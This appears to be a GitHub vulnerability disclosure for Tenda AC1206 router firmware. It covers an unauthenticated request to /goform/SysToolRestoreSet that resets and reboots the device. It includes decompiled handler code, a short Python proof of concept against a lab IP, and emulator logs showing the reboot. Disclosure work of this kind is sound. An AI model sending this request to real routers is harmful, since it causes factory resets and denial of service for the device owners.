

main ▾

...

[myCVE](#) / [AC1206](#) / AC1206-2.md

tianhui999 Update AC1206-2.md

[History](#)[1 contributor](#)

36 lines (20 sloc) | 1.14 KB

...

Affect device: Tenda-AC1206

US_AC1206V1.0RTL_V15.03.06.23_multi_TD01(<https://www.tenda.com.cn/download/detail-2766.html>)

Vulnerability Type: Cross Site Request Forgery (CSRF)

Impact: Denial of Service(DoS)

Vulnerability description

This vulnerability lies in the `/goform/SysToolRestoreSet` page which influences the latest version of Tenda-AC1206 US_AC1206V1.0RTL_V15.03.06.23_multi_TD01 (<https://www.tenda.com.cn/download/detail-2766.html>)

The vulnerability exists in the file `/bin/httpd`, function `fromSysToolRestoreSet`.

```
void __cdecl fromSysToolRestoreSet(webs_t wp, char_t *path, char_t *query)
{
    websRedirect(wp, "/redirect.html?4");
    tpi_systool_handle(1);
    tpi_systool_handle(0);
}
```

It allows remote attackers to reboot the device and cause denial of service via a payload hosted by an attacker-controlled web page.

POC and repetition

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
import requests

url = "http://192.168.23.133/goform/SysToolRestoreSet"

r = requests.get(url)

print(r.content)
```

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



```
fish /home/iot/Desktop
fish /home/iot/Desktop 40x24
iot@attifyos ~/Desktop>
python AC1206.py
<html><head><title>Document Error: Page
not found</title></head>
<body><h2>Access Error:
Page not found</h2>
<p>Bad HTTP request</p><
/body></html>

iot@attifyos ~/Desktop>

sudo /home/iot/Desktop/Firmware/AC1206squashfs-root
sudo /home/iot/Desktop/Firmware/AC1206squashfs-root 80x24
Connect to server failed.
connect: No such file or directory
Connect to server failed.
[httpd][debug]-----webs.c,157
Unsupported setsockopt level=65535 optname=128
httpd listen ip = 192.168.23.133 port = 80
webs: Listening for HTTP requests at address 192.168.23.133
Unsupported setsockopt level=65535 optname=128
connect: No such file or directory
Connect to server failed.
Unsupported setsockopt level=65535 optname=128
Unsupported setsockopt level=65535 optname=128
Unsupported setsockopt level=65535 optname=128
[ DEBUG ] [ tpi_systool_handle: 376]restore...
/bin/sh: 1: et: not found
/bin/sh: 1: cfm: not found
[ DEBUG ] [ tpi_systool_handle: 373]reboot...
/bin/sh: 1: pservice_tool: not found
[ DEBUG ] [ call reboot delay: 96]reboot...
Unsupported setsockopt level=65535 optname=128
FUNCTION:set_sys_reboot_by_gpio,LINE=283
pptpd: no process found
pptp_callmgr: no process found
```